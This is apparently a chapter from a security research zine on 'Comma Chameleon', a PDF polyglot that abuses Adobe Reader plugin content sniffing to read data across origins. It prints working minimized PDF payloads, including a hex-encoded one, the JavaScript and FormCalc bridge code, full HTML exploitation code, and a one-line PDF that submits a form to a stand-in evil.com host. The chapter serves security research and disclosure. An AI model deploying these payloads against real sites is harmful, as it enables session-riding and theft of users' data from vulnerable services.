
4 Content Sniffing with Comma Chameleon

by Krzysztof Kotowicz and Gábor Molnár

The nineties. The age of Prince of Bel Air, leggings and boot sector viruses. Boy George left Culture Beat to start a solo career, NCSA Mosaic was created, and SQL injection became a thing. Everyone in the industry was busy blowing the dot-com bubble with this whole new e-commerce movement — and then the first browser war started. Browsers rendered broken HTML pages like crazy to be considered "better" in the eyes of the users. Web servers didn't care enough to specify the MIME types of resources, and user agents decided that the best way to keep up with this mess is to start sniffing. MIME type sniffing,[9] that is. In short, they relied on heuristics to recognize the file type of the downloaded resource, often ignoring what the server said. If it quacks like an HTML, it must be HTML, you silly Apache. Such were the 90s.

This MIME type sniffing or content sniffing has obviously led to a new class of web security problems closely related to polyglots: if one partially controls the server response in, e.g., an API call response or a returned document and convinces the browser to treat this response as HTML, then it's straightforward XSS. The attacker would be able to impersonate the user in the context of the given domain: if it is hosting a web application, an exploit would be able to read user data and perform arbitrary actions in the name of the user in the given web application. In other cases, user content might be interpreted as other (non-HTML) types, and then, instead of XSS, content-sniffing vulnerabilities would be permitted for the exfiltration of cross-domain data—just as bad.

[9] MSDN, *MIME Type Detection in Windows Internet Explorer*



Here we focus on PDF-based content-sniffing attacks. Our goal is to construct a payload that turns a harmless content injection into passive file formats (e.g., JSON or CSV) into an XSS-equivalent content sniffing vulnerability. But first, we'll give an overview of the field and describe previous research on content sniffing.

4.1 Content Sniffing of Non-plugin File Types

To exploit a content sniffing vulnerability, the attacker injects the payload into one of the HTTP responses from the vulnerable origin. In practice, that origin must serve partially user-controlled content. This is common for online file hosting applications (the attacker would then upload a malicious file) or in APIs like JSONP that reflect the payload from the URL (attacker then prepares the URL that would reflect the content in the response).

The first generation of content sniffing exploits tried to convince the browser that a given piece of non-HTML content was in fact HTML, causing a simple XSS.

In other cases, content sniffing can lead to cross-origin information leakage. A good example of this is mentioned in Chris Evans' research[10] and a recent variation on it from Filedescriptor,[11] which are based on the fact that browsers can be tricked into interpreting a cross-origin HTML resource as CSS, and then observe the effects of applying that CSS stylesheet to the attacker's HTML document, in order to derive information about the HTML content.

Current browsers implement more secure content-type detection algorithms or deploy other protection mechanisms, such as the trust zones in IE. Web servers also have become much better at properly specifying the MIME type of resources. Additionally, secure HTTP response headers[12] are often used to instruct the user-agent not to perform MIME sniffing on a resource. It's now a de facto standard to use `Content-Type-Disposition: attachment`, `X-Content-Type-Options: nosniff` and a benign `Content-Type` whenever the response is totally user-controlled (e.g., in file hosting applications).

That has improved the situation quite a bit, but there were still some leftovers from the nineties that allowed for MIME sniffing exploitation: namely, the browser plugins.

4.2 Plugin Content Sniffing

When an HTML page embeds plugin content, it must explicitly specify the file type (SWF, PDF, etc.), then the browser must instantiate the given plugin type regardless of the MIME type returned by the server for the given resource.[13]

Some of those plugins ignore the response headers received when fetching the file and render the content inline despite `Content-Disposition: attachment` and `X-Content-Type-Options: nosniff`. For plugins that render active content (e.g, Flash, Silverlight, PDF, etc.) this makes it possible to read and exfiltrate the content from the hosting domain over HTTP. If the plugin's content is controlled by an attacker and runs in the context of a domain it was served from, this is essentially equivalent to XSS, as sensitive content like CSRF tokens can be retrieved in a session-riding fashion.

This has led to another class of content sniffing attacks based on plugins. Rosetta Flash[14][15] was a great example of this: making a JSONP API response look like a Flash file, so that the attacker-controlled Flash file can run with the target domain's privileges.

To demonstrate this, let's see an example attack site for a vulnerable JSONP API that embeds the given query string parameter in the response body without modification:

```
<object
type="application/x-shockwave-flash"
data="http://example.com/jsonp_api?callback=
    CWS[flash file contents]">
```

[10] Chris Evans, *Generic Cross-browser Cross-domain Theft*
[11] Filedescriptor, *Cross-origin CSS Attacks Revisited (feat. UTF-16)*
[12] OWASP, Secure Headers Project
[13] HTML5 Standard
[14] Michele Spagnuolo, *Abusing JSONP with Rosetta Flash*
[15] Gábor Molnár, *Bypassing Same Origin Policy With JSONP APIs and Flash*

In this case, the API response would look as below and would be interpreted as Flash content if the response doesn't match some constraints introduced as a mitigation for the Rosetta Flash vulnerability (we won't discuss those in detail here):

```
CWS[flash file contents] ({"some":"JSON", "
    returned":"by", "the":"API"})
```

Since Flash usually ignores any trailing junk bytes after the Flash file body, this would be run as a valid SWF file hosted on the `example.com` domain. The payload SWF file would be able to issue HTTP requests to `example.com`, read the response (for example, the actual data returned by the very same HTTP API, potentially containing some sensitive user data), and then exfiltrate it to some attacker-controlled server.

Instead of Flash, our research focuses on PDF files and methods to make various types of web content look like valid PDF content. PDF files, when opened in the browser with the Adobe Reader plugin, are able to issue HTTP requests just like Flash. The plugin also ignores the response headers when rendering the PDF; the main challenge is how to prepare a PDF payload that is immune to leading and trailing junk bytes, and minimal in file size and character set size.

We must mention that our research is specific to Adobe Reader: other PDF plugins usually display PDFs as passive content without the ability to send HTTP requests and execute JavaScript in them.

4.3 Comma Chameleon

The existing PoC payloads for PDF-based content sniffing[16] [17] used a FormCalc technique to read and exfiltrate the content. Although they worked, we quickly noticed that their practicability is limited. They were long (e.g. @irsdl uses > 11 kilobytes)[18] and used large character sets. Servers often rejected, trimmed, or transformed the PDF by escaping some of the characters, destroying the chain at the PDF parser level. Additionally, those PoCs would not work when some data was prepended or appended to the injected PDF. We wanted a small payload, with a limited character set and arbitrary prefix and suffix.

These are important aspects because most injection contexts where the attack is useful are very limiting. For example, when injecting into a string in a JSON file, junk bytes surround the injection point, as well as the JSON format limitations on the character set (e.g., encoding quotes and newlines).

Additionally, we wanted to come up with a universal payload—one that does not need to be altered for a given endpoint and can be injected in a fire-and-forget manner—thus no hardcoded URLs, etc.

And thus, the quest for the Comma Chameleon has started! Why such a name? Read on!

4.3.1 Minimizing the Payload

To keep the PDF as small as possible, we made it contain only the bootstrap code and injected all the rest of the content in an external HTML page from the attacker's origin. Size of the final code then doesn't matter, and we could focus only on minimizing the 'dropper' PDF. This required altering the PDF structure at various layers. Let's look at them one by one.

The PDF layer It turns out that for the working scriptable FormCalc PDF we only need 2 objects.

1. A document catalog, pointing to the pages (`/Pages`) and the interactive form (`/AcroForm`) with its XFA (XML Forms Architecture). There needs to be an OpenAction dictionary containing the bootstrapping JavaScript code. The `/Pages` element may be empty if the document's first page will not be displayed.

2. A stream with the XDP document with the event scripts.

Here's an example:

```
%PDF-1.1

1 0 obj
  << /Pages << >>
     /AcroForm << /XFA 2 0 R >>
     /OpenAction <<
       /S /JavaScript
       /JS({code here})
       >>
  >>
endobj
```

[16] Alex Inführ @insertscript, *PoC for the FormCalc content exfiltration*

[17] `unzip pocorgtfo12.pdf CommaChameleon/CrossSiteContentHijacking`

[18] Soroush Dalili, *JS-instrumented content exfiltration PoC*

```
2 0 obj
  << /Length xxx
  >>
stream
{xdp content here}
endstream
endobj
```

Additionally, a valid PDF trailer is needed, specifying object offsets in an `xref` section and a pointer to the `/Root` element.

```
xref
0 3
0000000000 65535 f
0000000007 00000 n
0000000047 00000 n
trailer
  << /Root 1 0 R >>
startxref {xref offset here} %%EOF
```

Further on, the PDF header can be shortened and modified to avoid detection; e.g., instead of `%PDF-1.1<newline>`, one can use `%PDF-Q<space>` (we avoid null bytes to keep the character set small). Similarly, most of the whitespace is unnecessary. For example, this is valid:

```
obj<</Pages 2 0 R/AcroForm<</XFA 3 0 R>>/
↪ OpenAction<</S/JavaScript/JS(code;)>>>>
↪ endobj
```

The `xref` section needs to contain entries for each of the objects and is rather large (the overhead is 20 bytes per object); fortunately, non-stream objects can be inlined and moved to the trailer. The final example of a minimized PDF looks like this:

```
%PDF-Q 1 0 obj<</Length 1>>stream
{xdp here} endstream endobj xref 0 2
↪ 0000000000 65535 f  0000000007 00000 n
↪ trailer<</Root<</AcroForm<</XFA 1 0 R>>/
↪ Pages<<>>/OpenAction<</S/JavaScript/JS(
↪ code)>>>>>> startxref {xref offset here}
↪ %%EOF
```

The JavaScript bootstrap code As JavaScript-based vectors to read HTTP responses from the PDF's origin without user confirmation were patched by Adobe, FormCalc currently remains the most convenient way to achieve this. Unfortunately it cannot be called directly from the embedding HTML document, and a JavaScript bridge is necessary. In order to script the PDF to enable data exfiltration, we then need these two bridges:

1. HTML → PDF JavaScript
2. PDF JavaScript → FormCalc

The first bridge is widely known and documented.[19]

```
this.disclosed = true;
if (this.external && this.hostContainer) {
    function onMessageFunc(stringArray) {
        try {
          // do stuff
        }
        catch (e) {
        }
    }
    function onErrorFunc(e) {
        console.show();
        console.println(e.toString());
    }
    try {
        this.hostContainer.messageHandler =
    new Object();
        this.hostContainer.messageHandler.
    myPDF = this;
        this.hostContainer.messageHandler.
    onMessage = onMessageFunc;
        this.hostContainer.messageHandler.
    onError = onErrorFunc;
        this.hostContainer.messageHandler.
    onDisclose = function () {
            return true;
        };
    }
    catch (e) {
        onErrorFunc(e);
    }
}
```

This works, but it's huge. Fortunately, it is possible to shorten it a lot. For example `this.disclosed = true` is not needed, and neither are most of the properties of the `messageHandler`. Neither is `'this' - hostContainer` is visible in the default scope. In the end we only need a `messageHandler.onMessage` function to process messages from the HTML document and a

[19] Adobe, *Cross-scripting PDF content in an Adobe AIR application*
[20] Adobe, *JavaScript for Acrobat API Reference*

`messageHandler.onDisclose` function. From the documentation:[20]

> `onDisclose` — A required method that is called to determine whether the host application is permitted to send messages to the document. This allows the PDF document author to control the conditions under which messaging can occur for security reasons. [...] The method is passed two parameters `cURL` and `cDocumentURL` [...]. If the method returns true, the host container is permitted to post messages to the message handler.

For our purposes we need a function reference that, when called returns true—or a 'truth-y' value (this is JavaScript, after all!). To save characters, how about a `Date` constructor?

```
> !!Date('http://url', 'http://documentUrl')
true
```

In the end, the shortened JS payload is just:

```
hostContainer.messageHandler={onDisclose:
    Date,onMessage:function(a){eval(a[0])}})
```

Phew! The whole embedding HTML page can now use `object.postMessage` to deliver the 2nd stage PDF JavaScript code. We're looking forward to Adobe Reader supporting ES5 arrow functions as that will shorten the payload even more.

The XDP In his PoC,[21] @insertScript proposed the following payload for the XDP with a hardcoded URL (some wrapping XDP structure has been removed here and below for simplicity):

```
<xdp:xdp xmlns:xdp="http://ns.adobe.com/xdp/
    "> ...
  <field id="Hello World!">
      <event activity="initialize">
          <script contentType='application/x
    -formcalc'>
              Post("http://sameOrigin.com/
    index.html","YOUR POST DATA","text/plain
    ","utf-8","Content-Type: Dolphin&#x0d;&#
    x0a;Test: AAA")
          </script>
      </event>
  </field> ...
</xdp:xdp>
```

It turns out we don't need the `<field>`, as we can create those dynamically from JavaScript (see next paragraph). Events can also be triggered dynamically, so we don't need to rely on `initialize` and can instead pick an event with the shortest name, `exit`. We also define the default XML namespace and lose the `contentType` attribute (FormCalc is a default value). With these optimizations we're down to:

```
<xdp xmlns="http://ns.adobe.com/xdp/"> ... <
    event activity='exit'><script>{{code
    here}}</script></event> ... </xdp>
```

JavaScript → Formcalc bridge In Adobe Reader it is possible for JavaScript to call FormCalc functions.[22] This was used by @irsdl to create the PoC for the data exfiltration.[18]

The communication relies on using the form fields in the XDP to store input parameters and output value, and triggering the events that would run the FormCalc scripts. This, again, requires a long XML payload.

Or does it? Fortunately, the form fields can be created dynamically by JavaScript and don't need to be defined in the XML. Additionally, FormCalc has the `Eval()` function — perfect for our purposes.

[21] `unzip pocorgtfo12.pdf CommaChameleon/xfa.zip`
[22] John Brinkman, *Calling FormCalc Functions From JavaScript*

In the end, the JavaScript function (injected from the HTML) to initialize the bridge is:

```
function initXfa() {
  if (xfa.form.s) {
    // refers to <subform name='s'>
    s = xfa.form.s;
  }
  //if uninitialized
  if (s && s.variables.nodes.length == 0) {
    // input parameter
    s.P = xfa.form.createNode("text", "P");
    // return value
    s.R = xfa.form.createNode("text", "r");
    s.variables.nodes.append(s.P);
    s.variables.nodes.append(s.R);
    // JS-FormCalc proxy
    s.doEval = function(a) {
      s.P.value = a;
      s.execEvent("exit");
      return s.R.value;
    };
  }
}

app.doc.hostContainer.messageHandler.
    onMessage = function(params) {
  try{
    var cmd = params[0];
    var result = "";
    switch (cmd) {
      case 'eval': // eval in JS
        result = eval(params[1]);
        break;
      case 'get':
        // send Get through FormCalc
        initXfa();
        result = s.doEval(
          'Get(' + params[1] + ')');
        break;
     }
    app.doc.hostContainer.postMessage(
      ['ok',result]);
  } catch(e) {
    app.doc.hostContainer.postMessage(
      ['error',e.message]);
  }
};
```

And the relevant FormCalc event script is simply `r=Eval(P)`.

Now we have a simple way to get the same-origin HTTP response from the embedding page's JS like this:

```
object.messageHandler.onMessage = console.
    log.bind(console);
object.postMessage(['get', url]);
```

Similarly, we can evaluate arbitrary JavaScript or FormCalc code by extending the protocol in the JS code — all without modifying the PDF.

4.3.2 The Final Payload

The final PDF payload for the Comma Chameleon can be presented in various versions. The first one is:

```
%PDF-Q 1 0 obj<</Length 1>>stream
<xdp xmlns="http://ns.adobe.com/xdp/"><
↪ config><present><pdf><interactive>1</
↪ interactive></pdf></present></config><
↪ template><subform name="s"><pageSet/><
↪ event activity="exit"><script>r=Eval(P)</
↪ script></event></subform></template></xdp
↪ > endstream endobj xref 0 2 0000000000
↪ 65535 f  0000000007 00000 n  trailer<<
↪ Root<</AcroForm<</XFA 1 0 R>>/Pages<<>>/
↪ OpenAction<</S/JavaScript/JS(
↪ hostContainer.messageHandler={onDisclose:
↪ Date,onMessage:function(a){eval(a[0])}})
↪ >>>>>>> startxref 286 %%EOF
```

It's 522 bytes long, using the character set consisting of a space, newline, alphanumerics, and ()[]%-,/.:=<>". The only newline character is required after the `stream` keyword, and double quote characters can be replaced with single quotes if needed.

The second version utilizes compression and ASCII stream encoding in order to reduce the character set (at the expense of size).

```
%PDF-Q 1 0 obj<</Filter[/ASCIIHexDecode/
↪ FlateDecode]/Length 322>>stream
789c4d8f490ec2300c45af527553d8d4628b9cecd823
↪  718234714ba4665062aa727b4c558695a7ff9f6d
↪  5c5d6ed630c7aaba3b733e03c4da1b9706ea6d0a
↪  2063e834da14473f69cc852a4596c48d1a7d642a
↪  c6b25f489f10fe4b844d015f037c104c21cf8645
↪  521fc3984a68a209a4dada0ad54c7423068db488
↪  abd9609e9faaa3d5b3dc516df199755197c5cc87
↪  eb1161ef206c0e893b55b2dfa6f71bfa05c67b53
↪  ec> endstream endobj xref 0 2 0000000000
↪  65535 f  0000000007 00000 n  trailer<<
↪ Root<</AcroForm<</XFA 1 0 R>>/Pages<<>>/
↪ OpenAction<</S/JavaScript/JS<686f7374436f
↪  6e7461696e65722e6d65737361676548616e646c
↪  65723d7b6f6e446973636c6f73653a446174652c
↪  6f6e4d6573736167653a66756e6374696f6e2861
↪  297b6576616c28615b305d297d7d>>>>>>>
↪ startxref 416 %%EOF
```

It's now 732 bytes long, but with a much more injection-friendly character set: space, alphanums, one newline, and []<>/-%. The complete HTML page to initialize the PDF and instrument the data exfiltration is quite straightforward, shown in Figure 4.

To start, the `runCommaChameleon` needs to be called with the PDF URL and the URL to exfiltrate. (Both URLs should be from the victim's origin.) The whole chain looks like this:

1. Victim browses to //evil.com.
2. //evil.com HTML loads the PDF from //victim.com into an <object> tag, starting Adobe Reader.
3. The PDF `/OpenAction` calls back to the HTML with its URL.
4. The full code from 'code' is sent to the PDF and is eval-ed by its JavaScript message handler, creating a bridge to FormCalc.
5. HTML sends a URL load instruction (//victim.com/any-url) to PDF.
6. FormCalc loads the URL (the browser happily attaches cookies).
7. HTML page gets the response back.
8. //evil.com, having completed the cross-domain content exfiltration, smiles and finishes his piña-colada. Fade to black, close curtain.

Just for fun, `window.ev` and `window.formcalc` are also exposed, giving you shells in respectively PDF JavaScript and its FormCalc engine. Enjoy!

The full PoC is embedded in this PDF.[23]

4.3.3 Embedding into Other File Formats

The curious reader might notice that, even though they made a thirty-two second long effort to skip through most of this gargantuan writeup and even spotted the PoC section before, there's still no clue as to why the whole thing is named "Comma Chameleon." As with all current security research, the name is by far the most important part (it's not the nineties anymore!), so now we need to unfold this mystery!

PDF makes for an interesting target to exploit plugin-based content sniffing, because the payload does not need to cover the whole HTTP response from a target service. It's possible to construct a PDF even if there's both a prefix and a suffix in the response—the injection point doesn't need to start at byte 0, like in Rosetta Flash.

Our payload however allows for even more—it's possible to split it into multiple chunks and interleave it with uncontrolled data. For example:

```
{{Arbitrary prefix here}}
%PDF-Q 1 0 obj ... endobj xref ... trailer<
    ... >
{{Arbitrary content here}}
startxref XXX %%EOF
{{Arbitrary suffix here}}
```

The only requirement is for the combined length of the prefix and suffix to be under 1,000 bytes—all of that without needing to modify the payload and recalculate the offsets.

Due to the small character set, the payload can survive multiple encoding schemes used in various file formats. Additionally, the PDF format itself allows one to neutralize the content in various ways. This makes our payload great for applications hosting various file types. Let's take, for example, a CSV. To exploit the vulnerability, the attacker only needs to control the first and the last columns over two consecutive rows, like this:

```
artist,album,year
David Bowie,David Bowie,1969
Culture Club,Colour by Numbers,%PDF-Q 1 0
    obj<<...>>stream
78...ec> endstream endobj %,, xref ... %%EOF
Madonna,Like a Virgin,1985
```

This ASCII encoded version uses neutralized comma characters and is a straightforward PDF/CSV chameleon, thus proving both the usefulness of this payload, and that we're really bad at naming things.

4.3.4 Browser Support

Comma Chameleon, just like other payloads used for MIME sniffing, demonstrates that user-controlled content should not be served from a sensitive origin. This one, however is based on Adobe Reader browser plugin and only works on browsers that support it—that excludes Chromium-based browsers.[24] MSIE employs a quirky mitigation: rendered PDF

[23] `unzip pocorgtfo12.pdf CommaChameleon`

[24] Chromium Blog, *The Final Countdown for NPAPI*

```
<style type="text/css">
  object {
    border: 5px solid red;
    width: 5px; /* make it too small for the first page to display to
                   avoid triggering errors in the PDF */
    height: 5px;
  }
</style>
<!-- this code will be injected into PDF -->
<script id="code" type="text/template">
function initXfa() {
  if (xfa.form.s) {
    s = xfa.form.s;
  }
  if (s && s.variables.nodes.length == 0) {
    s.P = xfa.form.createNode("text", "P");
    s.R = xfa.form.createNode("text", "r");
    s.variables.nodes.append(s.P);
    s.variables.nodes.append(s.R);
    s.doGet = function (url) {
      s.P.value = "Get(\"" + url + "\")";
      s.execEvent("enter");
      s.execEvent("exit");
      return s.R.value;
    };
    s.doEval = function(a) {
      s.P.value = a;
      s.execEvent("enter");
      s.execEvent("exit");
      return s.R.value;
    };
  }
}

app.doc.hostContainer.messageHandler.onMessage = function(params) {
  try{
    var cmd = params[0];
    var result = "";
    switch (cmd) {
      case 'eval':
        result = eval(params[1]);
        break;
      case 'get':
        initXfa();
        result = s.doGet(params[1]);
        break;
      case 'formcalc':
        initXfa();
        result = s.doEval(params[1]);
        break;
      default:
        throw new Error('Unknown command');
    }
    app.doc.hostContainer.postMessage(['ok',result]);
  } catch(e) {
    app.doc.hostContainer.postMessage(['error',e.message]);
  }
};
app.doc.hostContainer.postMessage([1,app.doc.URL]); // report readiness
</script>
```

Figure 4 – HTML to init PDF and exiltrate data. Continued in Figure 5.

```
<script type="text/javascript">
function runCommaChameleon(pdfUrl, urlToExfiltrate) {
  var object = document.createElement('object');
  (function(object) {
    var req = false;
    var onload = function() {
        var dropInterval;
        object.messageHandler = {
          onMessage: function(m) {
            if (m[0] == 1) {
              // PDF phoned home.
              console.log('PDF init ok:', m[1]);
              clearInterval(dropInterval);
              if (!req) {
                req = true;
                // make the URL absolute
                var a = document.createElement('a');
                a.href = urlToExfiltrate;
                console.log('requesting ' + a.href);
                object.postMessage(['get', a.href]);
                // Adding new cool functions.
                window.ev = function(c) {
                   object.postMessage(['eval', c]);
                };
                window.formcalc = function(c) {
                  object.postMessage(['formcalc', c]);
                };
              }
            } else {
              if (m[0] == 'ok') {
                alert(m[1]);
              }
              console.log(m[0], m[1]);
            }
          },
          onError: function(m, mm) {
            console.error(" error: " + m.message);
          }
      };

      // Keep injecting the code into PDF
      dropInterval = setInterval(function() {
        object.postMessage([document.getElementById('code').textContent]);
      }, 500);

    };
    setTimeout(onload, 1000);
  })(object);

  object.data = pdfUrl;
  console.log("Loading " + object.data);
  object.type = 'application/pdf';
  document.body.appendChild(object);
}
</script>
```

Figure 5 – Continued from Figure 4.

files are served from a file:// origin upon content-type mismatch, breaking the chain. Exploitation in Firefox is possible, but has limited practicability because of the default click-to-play settings.[25] As far as we can tell, Safari remains the most attractive target. Comma Chameleon, while quite interesting, remains impractical until Adobe decides to conquer the browser market with its non-NPAPI-based browser plugin. We are looking forward to that.

4.4 The Quest for the One-line PDF

Comma Chameleon uses a relatively small set of characters, however, there is still one that prevents it from being useful in numerous injection contexts. It is the literal newline, since many injection contexts do not allow literal newlines to appear: for example, a string inside a JSON API response, a single field in a CSV file (as opposed to when multiple fields are controlled), CSS strings, etc.

The perfect PDF injection payload would be a one line PDF that is still able to: issue HTTP requests, read the response, and exfiltrate the data. Since JSON API responses contain partially user-controlled data in many cases, and a large portion of them only escape characters that are absolutely necessary to escape (like newlines), a one-line PDF would suddenly make a huge number of APIs vulnerable, even more than the Rosetta Flash vulnerability.

As it turns out, constructing such a PDF is hard. The reason for this is that newlines play a crucial role in the PDF file structure: the PDF header has to be followed by a newline, and every stream must be defined by a 'stream' keyword followed by a newline and then the data.

As described in previous sections, the newline in the header can be omitted when there's a valid xref and a trailer. However, there is no known way to define stream objects without newlines.

We have partially overcome this problem. We'll present our solutions and the dead ends we've explored in the next few sections, to give other researchers a solid foundation to start on.

4.4.1 Referencing an External Flash File

External Flash files can be referenced without using stream objects. However, they are run within the context of their hosting domain, which means that they are not useful for our purposes.

4.4.2 Executing JavaScript

For executing JS code, we don't need a stream object. When we combine this fact with the trick to avoid the newline after the PDF header with a valid xref, we arrive to this one line PDF file:

```
1 %PDF-Q xref 0 0 trailer<</Root<</Pages<<>>/
  ↪ OpenAction<</S/JavaScript/JS<6170702
  ↪ e616c6572742855524c29>>>>>>> startxref
  ↪ 7%%EOF
```

This PDF is immune to leading and trailing junk bytes, opens without any warning popup in Adobe Reader, and opens an alert window with the document's URL from JavaScript. Note that there's necessary space character after the EOF sign.

[25] Mozilla Security Blog, *Putting Users in Control of Plugins*

Now the logical next step would be to find an Adobe Reader JavaScript API that allows us to issue HTTP requests. Unfortunately, all of the documented APIs that would allow reading the response require the user's consent.

4.4.3 Dynamically Creating an Embedded Flash File from JavaScript

Without a direct HTTP API, we are left with two options: to dynamically create either an embedded Flash file or a form with FormCalc. After reading through the Adobe JS API reference[20] a few times, we determined that creating a form dynamically is not possible, at least not in any documented way. On the other hand, it seemed like dynamically adding an embedded Flash object may be possible.

This technique is made possible by an API that allows the JS to manipulate a 3D scene. One of the possible modifications is adding a texture to a surface. The texture can be an image, or even a video. In the case of video, Flash "movies" are also supported. At this point, you might wonder why Adobe implemented rendering embedded Flash movies in a 3D scene in a PDF file displayed in a browser. It's something we'd also like to know, but now let's continue exploring the potential and limitations of this feature.

The data for the Flash movie needs to be specified as a `Data` object (in this case, that means a JavaScript object of type `Data`, not a PDF object). `Data` objects represent a buffer of arbitrary binary data. These objects can be obtained from file attachments, but to have file attachments, we need streams again—so that's not an option. Another way to create a Data object is the `createDataObject` API. But according to the reference, this function can be called only by signed PDFs with file attachment "usage rights," or when opening the PDF in Adobe Pro. The only way to sign a PDF and add file attachment usage right is using Adobe's LiveCycle Reader Extensions product. As we're life-long supporters of the free software movement, we ruled out paying for a signature, and limiting the payload to Adobe Pro users is a very tight constraint we didn't want to add.

Next, we found a way to dynamically create `Data` objects in Adobe Reader without a signature, but also came to the conclusion that creating a 3D scene requires newlines regardless. This is because there's no way to define them without at least one stream object, and stream objects cannot be defined without newlines.

After this dead end, we tried to find other ways to dynamically add content to a displayed PDF. One of the results of this search is Forms Data Format (FDF).

4.4.4 Using Forms Data Format to Load Additional Content

FDF[26] and its XML based version, XML Forms Data Format (XFDF)[27] are a file format and a related technology, that are meant to enable rich PDF forms to send the contents of a PDF form to a remote server and to update the appearance of the PDF based on the server's response. For our purposes, the important part is updating the PDF. This could enable us to implement a minimal form submission logic in the payload PDF. That logic would submit the form to the attacker server without any data and then augment the payload PDF using the server's response. The update received from the server would add embedded Flash, 3D scene, or FormCalc code to the PDF, which would then carry out the rest of the work.

The first step is having a first stage PDF that submits the form. Fortunately, this can be achieved without user interaction in a really compact way, without even using JavaScript:

```
1 %PDF-1.7 1 0 obj<</Pages 1 0 R/OpenAction<</
  ↪ S/SubmitForm/F(http://evil.com/x.fdf#FDF)
  ↪ >>>>endobjxref 0 2 0000000000 65535 f
  ↪ 0000000009 00000 n  trailer <</Root 1 0 R
  ↪ >> startxref 98 %%EOF
```

As a security check,[28] Adobe Reader will download the `evil.com/crossdomain.xml` file, which is a essentially a whitelist of domains, and check whether the submitting PDF's domain is in the whitelist. This is not a problem, since this file is controlled by us, and we can add the victim's domain in the whitelist. Also, there's an additional constraint: the Content-Type of the response must be exactly `application/vnd.fdf`.

According to the documentation, FDF supports the augmentation of the original PDF in many different ways:

[26] Adobe, *Portable Document Format ISO standard, Section 12.7.7*
[27] Adobe, *XML Forms Data Format Specification*
[28] Adobe, *Acrobat Application Security Guide, 4.5.1*

- Updating existing form fields
- Adding new pages
- Adding new annotations
- Adding new JavaScript code

At a first glance, this feature set looks more than sufficient to achieve our goal. Adding new JavaScript code is the easiest. The required FDF file looks like this:

```
%FDF-1.2
1 0 obj
<< /FDF << /JavaScript << /Doc [ ()(app.
    alert(42);)] >> >> >>
endobj
trailer
<< /Root 1 0 R >>
%%EOF
```

However, adding new JS code to the document is not really useful, since we already have JS execution with a one line PDF.

Adding new pages seems useful, but it turns out that this only adds the page itself, not the additional annotations attached to the page, like Flash or 3D scenes. Also, XFA forms with FormCalc are not defined inside pages, but at the document level, so the ability to add pages doesn't mean that we can add pages with forms in them.

The situations with updating existing form fields is similar: the only interesting part of that API is the ability to draw a page from an external PDF to an existing button as background. It has the same limitations as adding pages: only the actual page graphics will be imported, without annotations or forms.

Adding annotations is the most promising, since Flash files, 3D scenes, attachments are all annotations. According to the documentation, there are unsupported annotation types, but Flash and 3D are not among them. In practice, however, they just don't work. The only interesting type of annotation that is possible to add is file attachments.

File attachments are useful for two reasons. First, they provide references to their `Data` objects, which means that we now have a way to create these objects without a signature. Secondly, they might contain embedded PDF files. There are several different ways to open an embedded PDF added with FDF, but the problem in this case is that the new PDF is never loaded with the original PDF's security context. Instead, it's saved to a temporary file first and then opened outside the web browser.

4.4.5 The End of the Road?

The PDF file format has a huge set of features, especially if we consider the JavaScript API, FormCalc, XFDF, other companion specifications, and Adobe's proprietary extensions. Many of these features are under-specified, under-documented, and rarely used in practice, so that it's often impossible to find a working example. In addition to that, PDF reader implementations (even Adobe's own Acrobat Reader) often deviate from the specification in subtle ways.

In the end, it's not really possible to have a complete picture of what PDF files can do. We believe that a one line payload is doable; we just didn't find a way to create one. We encourage others to take a look and share the results!

4.5 Unexplored Areas

So far our goal has been to construct a PDF that is able to read and exfiltrate data from the hosting domain through HTTP requests. In this section, we will enumerate a few other interesting scenarios that we didn't explore in depth, but that may enable bypassing some other web security features with PDFs.

